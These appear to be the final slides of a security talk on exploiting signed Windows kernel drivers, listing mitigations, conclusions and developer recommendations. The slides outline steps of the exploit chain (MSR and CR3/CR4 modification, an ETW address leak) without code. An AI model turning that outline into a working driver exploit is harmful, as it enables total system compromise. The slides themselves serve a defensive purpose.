


Current and Potential Mitigations

- HyperV will catch the attempt to modify MSRs and will stop it
 - It would also catch the attempt to modify CR3/CR4 if we could get that far
- PatchGuard catches MSR and CR3/CR4 modifications
 - Only if the checks run mid-exploit, though
- Adding some sort of cookie check post-CR3 restoration could raise the bar
 - Require attackers to also have arbitrary kernel reads
- More driver install notifications
 - Hardware drivers have confirmation prompts on install – but not software drivers?
- Change ETW leak to return UserDirectoryTableBase instead



Demo





Conclusion

In Conclusion

- Issues in Device Drivers are common
- Productizing can be tricky...
 - But not impossible
- Single point of failure
 - Total system compromise
- Because of this vendors need to be diligent in their testing
 - Least privilege: administrator access isn't sufficient
- ~~Diamonds~~ Signed driver issues are forever
 - Certificate revocations are rare
 - Best defenders can hope for are updates and signatures on existing drivers



Recommendations for Developers

- Properly validate who can access your `DEVICE_OBJECT`
 - `IoCreateDeviceSecure` and friends
 - Custom logic in `IRP_MJ_CREATE`
- Filter access to MSRs
- Security heuristics to check for known bad signed drivers



FIN

Questions?

